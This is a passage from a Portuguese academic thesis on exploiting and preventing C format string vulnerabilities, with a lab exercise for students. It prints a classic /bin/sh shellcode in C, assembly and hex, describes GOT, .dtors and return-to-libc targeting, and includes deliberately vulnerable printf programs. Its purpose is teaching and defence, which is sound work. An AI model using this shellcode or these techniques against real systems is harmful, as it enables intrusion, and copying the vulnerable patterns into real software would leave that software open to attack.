0804a014 R_386_JUMP_SLOT   printf
0804a018 R_386_JUMP_SLOT   malloc
0804a01c R_386_JUMP_SLOT   __stack_chk_fail
0804a020 R_386_JUMP_SLOT   puts
```

O ideal é analisar a execução do programa ou seu código fonte para determinar se alguma dessas funções listadas é chamada após o ponto vulnerável do programa para garantir que o ponto de desvio seja ativado. No caso do programa do exemplo, podemos alterar o endereço `0x0804A00C` onde encontra-se o endereço da função `free`, chamada no final programa.

Uma das grandes vantagens de se tomar a GOT como alvo é que ela é fixa por binário. Ao contrário do endereço de retorno, que depende do estado da pilha, a GOT sempre será alocada no mesmo lugar no espaço de endereçamento do processo, e sempre terá a mesma disposição. Logo, é seguro afirmar que para esse programa, por exemplo, o endereço `0x0804A00C` sempre apontará para o endereço da função `free`(), facilitando o ataque.

4.1.3 .dtors

Programas normalmente têm a possibilidade de se especificar métodos construtores e destrutores. Em C, os métodos construtores são executados antes da função `main` do programa, ao passo que os métodos destrutores são executados logo antes da função `main` finalizar com uma chamada de sistema `exit` (RIVAS).

Programas executáveis do tipo ELF possuem seções específicas para mapear funções construtoras e destrutoras. Assim como a GOT, ambos os tipos de funções são mapeados no espaço de endereçamento do usuário, nas seções .ctors e .dtors respectivamente. Utilizando novamente o `objdump`, pode-se observar como e onde se localizam essas seções:

```
tiago@ubuntubox:~$ objdump -s -j .ctors ./vulnprog

./vulnprog:     file format elf32-i386

Contents of section .ctors:
 8049f0c ffffffff 00000000                    ........

tiago@ubuntubox:~$ objdump -s -j .dtors ./vulnprog

./vulnprog:     file format elf32-i386

Contents of section .dtors:
 8049f14 ffffffff 00000000                    ........
```

Note que ambos .ctors e .dtors iniciam com `0xffffffff` e terminam com `0x00000000`. O primeiro valor consiste de um contador de número de funções construtoras ou destrutoras menos 1, enquanto o segundo valor é um byte nulo sinalizando o final da sessão. O programa utilizado como exemplo não possui nenhuma função especificada como construtora ou destrutora, mas caso possuísse, o endereço de execução dela estaria armazenado entre esses valores.

A seção .ctors não interessa muito nessa situação pois o programa já está em execução quando a vulnerabilidade de string de formatação é ativada. A seção .dtors, no entanto, só será utilizada na finalização do programa, após a vulnerabilidade. A princípio pode-se modificar a seção .dtors sem problemas, já que esta seção também não é definida como somente leitura. Infelizmente não é possível alocar espaço na seção para termos onde escrever entre o contador e o byte nulo, então nos resta somente alterar um desses dois caso o programa não possua nenhuma função destrutora definida para ser sobrescrita. O contador não é uma boa opção; na verdade, durante a execução ele não tem função nenhuma e nem precisa estar sincronizado com a real quantia de destrutores da seção. Resta então alterar o byte nulo, com o agravante de que após a execução do código malicioso, o programa continuará invadindo as seções seguintes a procura de mais endereços de destrutores.

4.1.4 Outros alvos

Numa abordagem não tão genérica como as anteriores, pode-se atacar as próprias variáveis do programa em vez de estruturas deste. Por exemplo, ponteiros para funções

que o programa utilize podem ser sobrescritos para redirecioná-los para outros trechos de código, ou informações relevantes como logins e senhas podem ser falsificadas diretamente pelas strings de formatação.

4.2 Tomando posse de um sistema

Uma vez que se tenha determinado um ponto de ataque, resta agora utilizá-lo para expandir o controle do atacante sobre o sistema. O exemplo mais comum nessas situações é o atacante redirecionar o fluxo de execução para um código injetado para conseguir abrir um shell na máquina invadida, normalmente com as mesmas permissões do programa vulnerável. A seguir são mostrados os dois modos mais comuns de se conseguir um shell.

4.2.1 Shellcode

Shellcode é como são chamados pequenos trechos de código normalmente em linguagem de máquina utilizados durante um ataque para abrir nada menos que um *shell*. Não tendo como injetar código de alto nível, uma vez que este tem que ser compilado ou interpretado por outro programa, é basicamente o recurso que um atacante pode utilizar quando se trabalha diretamente com a memória de um sistema. Por exemplo, o seguinte trecho de código em C abre um *shell* nos sistemas UNIX, obtido de ALEPHONE(1996):

```
char *list_args[2];


list_args[0] = “/bin/sh” ;
list_args[1] = NULL;
execve(list_args[0], list_args, NULL);


exit(0);
```

Nesse código, a função `execve` executa o programa `sh` para abrir um *shell*, finalizando com `exit(0)`. Normalmente as circunstâncias que possibilitam a execução do shellcode (normalmente durante um ataque) rompem com a execução normal de um programa de forma que, se este continuasse a executar após o *shellcode*, ele terminaria em erro. Por isso é importante ressaltar que o *shellcode* termine com `exit(0)` para que o processo encerre sem problemas, até porque a função `execve` já terá criado outro processo que estará executando o *shell*. Traduzindo o código acima para código de máquina, tem-se:

```
jmp    0x1f
popl   %esi
movl   %esi,0x8(%esi)
xorl   %eax,%eax
movb   %eax,0x7(%esi)
movl   %eax,0xc(%esi)
movb   $0xb,%al
movl   %esi,%ebx
leal   0x8(%esi),%ecx
leal   0xc(%esi),%edx
int    $0x80
xorl   %ebx,%ebx
movl   %ebx,%eax
inc    %eax
int    $0x80
call   -0x24
.string \"/bin/sh\"
```

A seqüência de bytes correspondente a esse código, que enfim pode ser escrita diretamente na memória é esta:

```
eb1f5e89760831c088460789460cb00b89f38d4e088d560ccd8031db89d840cd80e8d
cffffff2f62696e2f7368
```

Existem diversos cuidados especiais que devem ser tomados ao se criar um *shellcode*, em especial se tratando de um que se possa utilizar dentro da própria string de formatação. Primeiro, devido a restrições de memória que os buffers podem possuir, ele deve ser o mais curto possível. Como normalmente o *shellcode* é posto numa string hospedeira, não pode conter caracteres nulos, para nenhuma função intermediária que manuseie a string considere esse caractere nulo como o último caractere de uma string. Ainda, se a string hospedeira é uma string de formatação, não pode haver caracteres de percentagem, ou, se houverem, que sejam duplicados, uma vez que esses caracteres serão considerados como sinalização de formatadores.

Uma vez definido o *shellcode*, o atacante ainda terá a incumbência de injetá-lo na memória do programa. Na falta de outras formas de entrada, pode-se utilizar o próprio string de formatação, redirecionando o fluxo de execução para aquele ponto da string.

4.2.2 Retorno para a LibC

Originalmente, retorno para a LibC é uma abordagem de buffer overflow que redireciona o fluxo de execução através do endereço de retorno para uma função de uma biblioteca dinâmica que o programa utilize, mais comumente a LibC, e especificamente a função `system` da LibC. Essa função, diferentemente da `execve` (que não é uma função da LibC), executa um único comando diretamente no *shell*, encerrando este logo em seguida. E para não se limitar a somente um comando, é utilizado este único comando para abrir efetivamente um *shell*, dando ao atacante o controle desejado sobre o sistema.

Entre os cuidados a se ter com essa abordagem, nota-se que dependendo da escolha do ponto que se altera o fluxo de execução do programa, o endereço onde a função `system` esperará que haja um parâmetro será diferente. Por exemplo, no caso de se redirecionar o endereço de retorno para a função `system`, os dois bytes logo acima do endereço de retorno servirão como endereço de retorno e parâmetro para a função

`system`, enquanto que nos casos que se desvia a chamada de uma função, como a sobrescrita da tabela GOT ou da seção .dtors, um novo *stack frame* já será inicializado com o endereço de retorno e os parâmetros para a função `system` utilizar (pode acontecer do número de parâmetros entre a função original e a `system` não serem iguais).

Quanto ao parâmetro da função `system`, ela recebe apenas um `*char` como parâmetro, indicando o local de uma string com o comando a ser executado. Fica a cargo do atacante ter que injetar o comando desejado na memória; na falta de opções, pode-se colocar o comando no próprio string de formatação, e redirecionando o `*char` para aquele ponto do string de formatação.

Em todo caso, a menos que a própria string de formatação seja utilizada como parâmetro original de uma função redirecionada para a `system`, essa abordagem requererá pelo menos duas escritas pela string de formatação, uma para alterar o fluxo de execução e outra para alterar o parâmetro da função.

4.3 Demais considerações

Trabalhar com endereços da pilha, por exemplo, procurando o endereço de uma variável local ou do endereço de retorno, requer práticas um pouco mais avançadas de ataque. Como não se tem controle sobre o conteúdo da pilha, cada execução de um programa pode acabar posicionando um *stack frame* numa posição diferente da pilha. Mesmo com aleatorização da memória desligada, é impossível determinar um endereço de uma variável local ou de uma estrutura do *stack frame* de antemão. Para poder viabilizar um ataque, normalmente será necessário a codificação de um programa que calcule o endereço alvo e crie dinamicamente a string de formatação para o programa vulnerável numa mesma execução. Um exemplo de um ataque real que exemplifique isso pode ser encontrado em (WARNING3, 2000).

Outro fator importante a se tomar nota é que todos os exemplos até agora armazenavam a string de formatação na pilha, mas numa situação real, nada impede da string de formatação estar no *heap*. Isso não impede, no entanto, que a vulnerabilidade seja explorada, desde que o atacante consiga outra forma de guardar os endereços necessários na pilha. Qualquer outro buffer que exista na pilha pode se tornar um hospedeiro viável para auxiliar nessas ocasiões (SCUT, 2001).

5 PREVENÇÃO E PROTEÇÃO CONTRA VULNERABILIDADES DE STRINGS DE FORMATAÇÃO

A vulnerabilidade de strings de formatação se origina do mau uso das funções de formatação. Embora seja correto afirmar que o uso correto delas previne a ocorrência da vulnerabilidade, a tarefa não é trivial ao ponto de simplesmente se substituir todos os `printf(buf)` por `printf("%s", buf)`. Veja o código a seguir:

```
#include <stdlib.h>
#include <stdio.h>
#include <stdarg.h>

void printwrapper(char *fmtstring, ...)
{
   va_list ap;
   va_start(ap, fmtstring);
   vprintf(fmtstring, ap);
}

int main()
{
   char user_input[200];
   scanf("%s", user_input);
   printwrapper(user_input);
}
```

No programa vulnerável acima, a função `printwrapper` funciona como uma adaptadora para a `vprintf`. No caso, não é o `vprintf` que é o ponto vulnerável do programa, e sim a chamada a função `printwrapper`, que deveria ser, por exemplo, `printwrapper("%s", user_input)`. Funções adaptadoras como esta muitas vezes passam despercebidas durante uma revisão de código, dificultando a detecção manual de pontos vulneráveis. Felizmente, existem alternativas para detectar esses pontos, além de opções que, embora não corrijam a vulnerabilidade, impedem-na de ser explorada, que são analisadas em (CHEN, 2007) e (SHANKAR, 2001), a seguir:

5.1 Compiladores

Atualmente, grande parte dos compiladores conseguem determinar até um certo nível a ocorrência de vulnerabilidades em strings de formatação. Eles basicamente varrem o código todo a procura de chamadas a funções da família `printf` e outras sintaticamente similares, avisando quando qualquer uma destas chamadas é realizada com um string de formatação não constante. Embora seja uma análise rápida e prática, não é capaz de detectar funções adaptadoras como no exemplo, além de poder emitir

falsos positivos, como numa situação em que o string de formatação não é constante mas o usuário não tem controle sobre ele.

Por exemplo, ao compilar todos os exemplos vulneráveis anteriores exceto o último, a GNU GCC emite o seguinte aviso enquanto estiver com a opção `-Wformat-security` ativada:

```
vulnprog.c:34: warning: format not a string literal and no format
arguments
```

Existem também diversas modificações disponíveis para os compiladores capazes de prevenir a execução de funções suspeitas. As citadas a seguir são especificas para o GNU GCC.

A extensão FormatGuard utiliza o pré-processador para injetar código de verificação de parâmetros em todas as funções da família `printf`. Com isso, consegue dinamicamente impedir de qualquer função formatadora de executar caso não haja mesmo número de formatadores e argumentos fornecidos. Infelizmente essa proteção não se estende para as funções `vprintf` e similares, nem consegue detectar funções adaptadoras.

A extensão Stack Guard ou ProPolice normalmente utiliza-se de canários para avisar quando os valores dos registradores salvos na pilha são modificados durante a execução de uma função. Basicamente, os canários são valores postos em posições estratégicas de forma que ao modificar um valor da pilha, o canário acaba sendo modificado também. Tipicamente são utilizados para prevenção de estouro de *buffer*, e são postos entre o endereço de retorno e o buffer a ser explorado.

Essa ferramenta só é efetiva, tratando-se de vulnerabilidade de strings de formatação, quando se utiliza escritas desalinhadas com a memória, já que essas escritas correm o risco de alterar o valor do canário. Através da escrita com short ints é possível realizar escritas precisas sobre o endereço de retorno sem invadir outra palavra de memória, sem contar que podemos tomar como alvo outros pontos da memória fora da pilha. Maiores informações sobre essa extensão podem ser obtidas em (CRISPIN, 1998).

A extensão Stack Shield também é originalmente direcionada para estouros de *buffer*, mas é capaz de inviabilizar a tomada do endereço de retorno como alvo. Ela copia o valor do endereço de retorno de uma função para o início do segmento de dados, onde é inatingível pelos estouros de *buffers*, e verifica se o valor do endereço de retorno da pilha continua o mesmo antes de utilizá-lo no final de uma função. Assim como o Stack Guard, é ineficaz contra os demais alvos possíveis de um ataque sobre vulnerabilidade de strings de formatação. Algumas informações a mais a respeito dessa extensão podem ser obtidas em (VENDICATOR, 2000).

Vale lembrar que todas essas extensões requerem que o programa seja recompilado após a instalação delas. Isso pode tornar inviável a utilização dessas extensões em sistemas legados, por exemplo.

5.2 Análise Estática

Em SHANKAR(2001) é descrito a ferramenta de análise estática CQual. Nele, utilizando qualificadores de tipos, são feitas pelo usuário marcações sobre os tipos das variáveis de um programa, especificando se um valor é maculado, como, por exemplo,

valores provindos do ambiente, ou imaculados, como valores seguramente livres de interferência do usuário. Funções desejadas para verificação são marcadas também, como por exemplo, uma marcação na função `printf` dizendo que a string de formatação passada como parâmetro deve ser imaculada.

A ferramenta consegue, a partir dessas marcações, inferir o fluxo de dados do programa e avisar quando um dado que era para ser imaculado recebe um valor maculado. Com essa abordagem, não somente consegue-se detectar funções adaptadoras como também a quantidade de falsos positivos e negativos obtidos é baixa.

5.3 Análise Dinâmica

Através da modificação de bibliotecas, do compilador ou do tempo de execução da linguagem C de um sistema, pode-se adicionar defesas contra a vulnerabilidade de string de formatação que não necessitem de recompilação dos programas, embora causem uma sobrecarga a mais durante a execução destes.

Exemplo dessas modificações são a biblioteca libformat, que bloqueia uma função se um string de formatação contém `%n` e está num trecho de memória gravável, e a libsafe, que bloqueia uma função se o `%n` sobrescreve um endereço de retorno de um *stack frame*.

5.4 Proteções do Sistema Operacional

Existem extensões disponíveis para os sistemas operacionais também. Uma delas, a PaX (*Page Execution*), consegue prevenir que código seja executado na pilha ou no *heap*, contra-atacando justamente os ataques baseados em *shellcode* (PAX TEAM).

Como parte também da PaX, foi introduzido a aleatorização de memória, desligada no capítulo para facilitar a utilização dos endereços no heap. A aleatorização de memória altera a cada execução de um programa a posição no espaço de endereçamento de um processo em que são alocados as áreas de memória de código, pilha, *heap* e bibliotecas, visando dificultar a utilização de retorno para a LibC. Por exemplo, tanto a localização da função `system` quanto da string "`bin/sh`" necessários para o retorno para a LibC estarão em endereços diferentes a cada execução.

5.5 Outras linguagens de programação

Foi dito que as linguagens mais sensíveis a vulnerabilidade de string de formatação são C e C++. Boa parte das outras linguagens de programação oferecem um nível maior de verificação na implementação das funções de formatação, e, embora grande parte das vezes inviável, é uma possível alternativa reimplementar o programa em outra linguagem de programação para prevenir a vulnerabilidade. Alguns exemplos a seguir, extraídos de (BURCH, 2007):

- Perl possui um sistema de maculação (*taint*) similar ao utilizado pela ferramenta CQual, impedindo que dados maculados sejam utilizados em funções de sistema. Além disso, verificações adicionais são feitas para o formatador `%n`, impedindo que este escreva na pilha ou outros lugares inválidos. No entanto, já foi constatado que apesar dessas duas proteções, Perl não é imune a vulnerabilidade de strings de formatação.

- PHP não possui o formatador `%n`, o que inviabiliza um ataque puramente utilizando a vulnerabilidade de strings de formatação. Além disso, as funções formatadoras lançam erro quando existe um número maior de formatadores do que de argumentos.
- A partir da versão 1.5, Java possui também funções de formatação. Elas possuem verificação de número de argumentos, e lançam exceção caso seja diferente do número de formatadores ou caso a string de formatação seja mal formada.
- Python e Ruby também não possuem o formatador `%n` e realizam verificação de número de argumentos, terminando com a execução do programa caso seja discrepante.

6 EXPERIMENTO PRÁTICO

Neste capítulo é descrito brevemente um experimento a ser executado durante uma aula prática em laboratório, num período de uma a uma hora e meia, com o objetivo de familiarizar os alunos com a vulnerabilidade de strings de formatação. Os alunos devem ter sido introduzidos a priori aos aspectos básicos da vulnerabilidade, além de terem um conhecimento básico da linguagem C.

Assim como o resto deste trabalho, este experimento deve ser executado sobre o sistema operacional Ubuntu 9.10, sobre um computador de arquitetura Intel x86. Este experimento foi baseado nos documentos disponíveis em (DU, 2009).

6.1 Averiguando a existência da vulnerabilidade

É dado aos alunos o seguinte programa:

```
#include <stdlib.h>
#include <stdio.h>

#define VALUE1 0x01010101
#define VALUE2 0x00434241 // ABC

/* vulnprog1.c */
int main(int argc, char *argv[])
{
   char user_input[100];
   unsigned int value_on_stack;
   unsigned int *value_on_heap;

   value_on_stack = VALUE1;

   value_on_heap = (unsigned int *) malloc(sizeof(unsigned int));
   *value_on_heap = VALUE2;

   printf("Digite seu nome:\n");
   scanf("%s", user_input);
   printf(user_input); // <-- Codigo vulneravel
   printf("\n");

   free(value_on_heap);

   return 0;
}
```

Após uma breve análise do código fonte, pede-se que se compile o programa e verifique-se o aviso que ele emite devido ao uso errôneo da função `printf`. Fica a cargo

do aluno também verificar na documentação do compilador quais são os parâmetros de compilação responsáveis por ativar e desativar esses avisos.

Em seguida, o aluno começa a explorar a vulnerabilidade de string de formatação, testando inicialmente os formatadores disponíveis para a função `printf`. Com esses formatadores, é pedido que se obtenha um *dump* parcial da pilha, da mesma forma que foi apresentado na seção 3.1, e com o código fonte, tentar observar quais valores estão armazenados na pilha. Aproveitando a ocasião, também é pedido que se obtenha o *dump* mais de uma vez para se observar o efeito da aleatorização de memória do sistema operacional. No final dessa etapa, pede-se que a aleatorização de memória seja desligada, para que possa se ler do *heap* mais facilmente.

6.2 Utilizando a vulnerabilidade para ler da memória

Para ilustrar as possíveis situações que um atacante enfrenta, são apresentadas diversas formas de se ler da memória, com dificuldade crescente.

Na primeira delas, pede-se para o aluno que construa uma string de formatação que consiga ler o valor da variável `value_on_heap[0]`, cujo endereço já está na pilha. Basta que a string de formatação avance a pilha até o endereço desejado e utilize-o para a leitura.

Na segunda, é fornecido um programa que é similar ao primeiro, exceto que agora a variável `value_on_heap` é um array de dois valores, não há mais a variável `value_on_stack` e é pedido para o usuário entrar com o ano de nascimento antes de seu nome:

```
#include <stdlib.h>
#include <stdio.h>

#define VALUE1 0x00434241 // ABC
#define VALUE2 0x005A5958 // WXY


/* vulnprog2.c */
int main(int argc, char *argv[])
{
   char user_input[100];
   unsigned int int_input;
   unsigned int value_on_stack;
   unsigned int *value_on_heap;

   value_on_heap = (unsigned int *) malloc(sizeof(unsigned int));
   value_on_heap[0] = VALUE1;
   value_on_heap[1] = VALUE2;

   printf("Digite seu ano de nascimento:\n");
   scanf("%u", &int_input);
   printf("Digite seu nome:\n");
   scanf("%s", user_input);
   printf(user_input); // <-- Codigo vulneravel
   printf("\n");

   free(value_on_heap);

   return 0;
}
```

Agora, pede-se para que o aluno construa uma string de formatação que leia o valor da variável `value_on_heap[1]`, cujo endereço não se encontra automaticamente na pilha. Neste caso, é sugerido ao aluno utilizar a variável que armazena o ano de nascimento digitado pelo usuário como forma de colocar o endereço desejado na pilha.

Na terceira, é fornecido um programa idêntico ao segundo, exceto que agora não há mais ano de nascimento requisitado:

```
#include <stdlib.h>
#include <stdio.h>

#define VALUE1 0x00434241 // ABC
#define VALUE2 0x005A5958 // WXY

/* vulnprog3.c */
int main(int argc, char *argv[])
{
   char user_input[100];
   unsigned int value_on_stack;
   unsigned int *value_on_heap;

   value_on_heap = (unsigned int *) malloc(sizeof(unsigned int));
   value_on_heap[0] = VALUE1;
   value_on_heap[1] = VALUE2;

   printf("Digite seu nome:\n");
   scanf("%s", user_input);
   printf(user_input); // <-- Codigo vulneravel
   printf("\n");

   free(value_on_heap);

   return 0;
}
```

Dessa forma, o aluno agora é obrigado a criar uma string de formatação que forneça o endereço a ser utilizado para leitura do valor da variável `value_on_heap[1]`. Para tanto, é fornecido também o seguinte programa:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

/* mystring.c */
int main()
{
   char buf[1000];
   int fp, size;
   unsigned int *address;

   address = (unsigned int *) buf;
   *address = 0x08048584; // Altere aqui o(s) endereço(s) a ser(em)
escrito(s) no arquivo.

   size = strlen(buf); // Utilizar um tamanho hard-coded caso o
endereço contenha 0x00.

   fp = open("mystring", O_RDWR | O_CREAT | O_TRUNC, S_IRUSR |
S_IWUSR); // Alterar nome do arquivo, se desejado.
   if (fp != -1) {
```

```
      write(fp, buf, size);
      close (fp);
   } else {
      printf("Erro ao abrir arquivo\n");
   }
}
```

Este programa apenas escreve um endereço num arquivo. O aluno pode modificar o código para escrever o endereço desejado, recompilá-lo e executá-lo para criar um arquivo com o endereço desejado. Com esse arquivo, pode-se adicionar o resto da string de formatação desejada e utilizá-la como entrada para o programa vulnerável alvo.

6.3 Utilizando a vulnerabilidade para escrever na memória

Nesta etapa, o aluno é familiarizado com a escrita explorando a vulnerabilidade. Primeiro, é mostrado a utilização do formatador `%n` com o seguinte programa, baseado no primeiro, mas sem `value_on_stack` e com verificação do valor original e final da `value_on_heap`:

```
#include <stdlib.h>
#include <stdio.h>

#define VALUE1 0x00434241 // ABC

/* vulnprog4.c */
int main(int argc, char *argv[])
{
   char user_input[100];
   unsigned int *value_on_heap;

   value_on_heap = (unsigned int *) malloc(sizeof(unsigned int));
   *value_on_heap = VALUE1;

   printf("Digite seu nome:\n");
   scanf("%s", user_input);
   printf(user_input); // <-- Codigo vulneravel
   printf("\n");

   printf("Valor inicial: 0x%x\n", VALUE1);
   printf("Valor final:   0x%x\n", value_on_heap);

   free(value_on_heap);

   return 0;
}
```

É requisitado que o aluno altere o valor de `value_on_heap` com o formatador `%n` para um valor qualquer. Nessa situação, basta que ele construa uma string de formatação que avance a pilha até o endereço da variável e utilize o formatador `%n`.

Na segunda parte, é dado o seguinte programa, similar ao anterior, contendo agora quatro valores na `value_on_heap`:

```
#include <stdlib.h>
#include <stdio.h>

#define VALUE1 0x00434241 // ABC
#define VALUE2 0x00595857 // WXY
#define VALUE3 0x00777777 // www
#define VALUE4 0x58494C55 // UNIX

/* vulnprog5.c */
int main(int argc, char *argv[])
{
   char user_input[300];
   unsigned int *value_on_heap;

   value_on_heap = (unsigned int *) malloc(4*sizeof(unsigned int));
   value_on_heap[0] = VALUE1;
   value_on_heap[1] = VALUE2;
   value_on_heap[2] = VALUE3;
   value_on_heap[3] = VALUE4;

   printf("Digite seu nome:\n");
   scanf("%s", user_input);
   printf(user_input); // <-- Codigo vulneravel

   printf("\n");
   printf("Valores iniciais: 0x%08x 0x%08x 0x%08x 0x%08x\n", VALUE1,
VALUE2, VALUE3, VALUE4);
   printf("Valores finais:   0x%08x 0x%08x 0x%08x 0x%08x\n",
value_on_heap[0], value_on_heap[1], value_on_heap[2],
value_on_heap[3]);

   free(value_on_heap);

   return 0;
}
```

É pedido agora que o aluno altere o valor de `value_on_heap[2]` para o valor fixo de `0x11442233`. O aluno precisa agora utilizar a técnica de quatro escritas descrita na seção 3.3 ou uma de suas variantes, além de modificar o programa `mystring` para que ele crie arquivos com dois ou quatro endereços para a string de formatação.

6.4 Prevenindo a vulnerabilidade

Na última etapa, é requisitado que o usuário corrija os programas anteriores, utilizando `printf` da maneira correta e verificando que a vulnerabilidade deixa de existir.

Por último é fornecido o seguinte programa, que é o mesmo apresentado no capítulo 5:

```
#include <stdlib.h>
#include <stdio.h>
#include <stdarg.h>

/* vulnprog6.c */
void printwrapper(char *fmtstring, ...)
{
   va_list ap;
   va_start(ap, fmtstring);
```

```
   vprintf(fmtstring, ap);
}

int main()
{
   char user_input[200];
   scanf("%s", user_input);
   printwrapper(user_input);
}
```

Pede-se que o aluno compile o programa e verifique que nenhum aviso é emitido pelo compilador. Em seguida, pede-se que o aluno execute-o, e verifique que a vulnerabilidade existe mesmo assim, terminando o experimento.

7 CONCLUSÃO

Segurança é um aspecto importante de todo sistema. Embora a idéia de um sistema totalmente seguro não passe de uma utopia, é importante que, mesmo assim, o programador prime por tomar tantas medidas de segurança quanto forem possíveis.

Já se completou uma década desde a descoberta de vulnerabilidades de string de formatação. No entanto, o conhecimento delas não é tão disseminado quanto, por exemplo, de estouros de *buffer*, e mesmo hoje, novos sistemas são desenvolvidos possuindo essa falha em seus programas. Foi demonstrado durante esse trabalho que a presença dessa vulnerabilidade permite que a memória desses sistemas seja sondada facilmente, além de que também é possível sobrescrever valores relevantes em memória e até tomar controle do sistema.

Por isso, esperava-se que, com o tempo, o número de programas vulneráveis a esse tipo de ataque diminuísse. As linguagens mais recentes já foram desenvolvidas oferecendo proteções que barram a ocorrência da vulnerabilidade na raiz do problema, e as ferramentas atuais já permitem que todas as ocorrências da vulnerabilidade sejam detectadas num programa, embora não sejam totalmente automatizadas, ou quando o são, não cubram todas as ocorrências.

No entanto, pelos dados obtidos em NIST(2009), verifica-se um aumento crescente no número de sistemas com vulnerabilidade em strings de formatação. Um dos motivos que pode ter ocasionado isso é o crescente número de programas desenvolvidos para ambientes com recursos limitados, como sistemas embarcados e plataformas móveis. Por essa limitação de recursos, normalmente acaba-se tendo que utilizar linguagens eficientes para desenvolvimento desses programas, mesmo que vulneráveis.

Nesta situação, resta ao programador então garantir que seu código seja seguro. Um código correto neste caso de vulnerabilidade de strings de formatação não oferece nenhuma queda de desempenho na execução do programa, então não há argumentos contra a boa utilização de funções de formatação.

REFERÊNCIAS

ALEPHONE. Smashing the Stack for Fun and Profit. **Phrack Magazine**. v.7, n.49. November 1996. Disponível em: <http://www.phrack.org/issues.html?issue=49&id=14>. Acesso em: novembro 2009.

BOUCHAREINE, P. **More info on format bugs**. Disponível em <http://julianor.tripod.com/bc/kalou-formats.txt>. Acesso em: novembro 2009.

BOVET, D. P.; CESATI, M. **Understanding the Linux Kernel.** 3rd ed. [S.l]: O'Reilly, 2005

BURCH, H.; SEACORD, R. C. **Programming Language Format String Vulnerabilities**. February, 2007. Disponível em: <http://embedded.com/design/197003031>. Acesso em: novembro 2009.

CHEN, K.; WAGNER, D. **Large-Scale Analysis of Format String Vulnerabilities in Debian Linux**. San Diego, UC Berkeley. June 2007.

CRISPIN, C. et al. StackGuard Automatic Adaptive Detection and Prevention of Buffer Overflow Attacks. **Proceedings 7th USENIX Security Symposium**. San Antonia, Texas, January, 1998.

DU, W. **Format String Vulnerability Lab**. Syracuse University, 2009. Disponível em <http://www.cis.syr.edu/~wedu/seed/Labs/Vulnerability/Format_String/>. Acesso em: novembro 2009.

DUARTE, G. **Anatomy of a Program in Memory**. January, 2009. Disponível em <http://duartes.org/gustavo/blog/category/internals>. Acesso em: novembro 2009.

ERICKSON, J. **Hacking: the art of exploitation**. San Francisco: No Starch Press, 2003.

GCC TEAM. **A GNU Manual**. 2008. Disponível em <http://gcc.gnu.org/onlinedocs/gcc-4.4.2/gcc/>. Free Software Foundation, Inc. Acesso em: novembro 2009.

NIST. **National Vulnerability DataBase**. 2009. Disponível em: <http://nvd.nist.gov/>. Acesso em: novembro 2009.

PAX TEAM. **Documentation for the PaX project**. Disponível em: <http://pax.grsecurity.net/>. Acesso em: novembro 2009.

PORTAL. **Format String Exploitation Demystified**. Disponível em <http://www.mentalcases.net/texts/security/formatstrings/format-strings.txt>. Acesso em: novembro 2009.

RIVAS, J. M. B. **Overwriting the .dtors section**. Disponível em <http://www.synnergy.net/downloads/papers/dtors.txt>. Acesso em: novembro 2009.

ROBBINS, R. User Level Memory Management in Linux Programming. In: **Linux Programming by Example: The Fundamentals**. [S.l]: Prentice Hall, 2004.

RUSSELL, R. et al. **Hack Proofing Your Network**. 2nd ed. [S.l]: Syngress, 2002.

SCUT. **Exploiting Format String Vulnerabilities**. v 1.2. September 2001. Disponível em: http://www.eecg.toronto.edu/~lie/downloads/formatstring-1.2.pdf>. Acesso em: novembro 2009.

SHANKAR, U. et al. **Detecting Format String Vulnerabilities with Type Qualifiers**. University of California at Berkeley, May 2001.

UBUNTU Manuals. Disponível em <http://manpages.ubuntu.com/>. Acesso em: novembro 2009.

VENDICATOR. **Stack Shield**. Jan 2000. Disponível em <http://www.angelfire.com/sk/stackshield/>. Acesso em: novembro 2009.

WARNING3. **"eject" exploit for locale subsystem format strings bug In Solaris**. September, 2000. Disponível em <http://www.packetstormsecurity.nl/0009-exploits/eject.locale.c>. Acesso em: novembro 2009.

WIKIPEDIA. **Call Stack**. November 2009. Disponível em <http://en.wikipedia.org/wiki/Call_stack>. Acesso em: novembro 2009.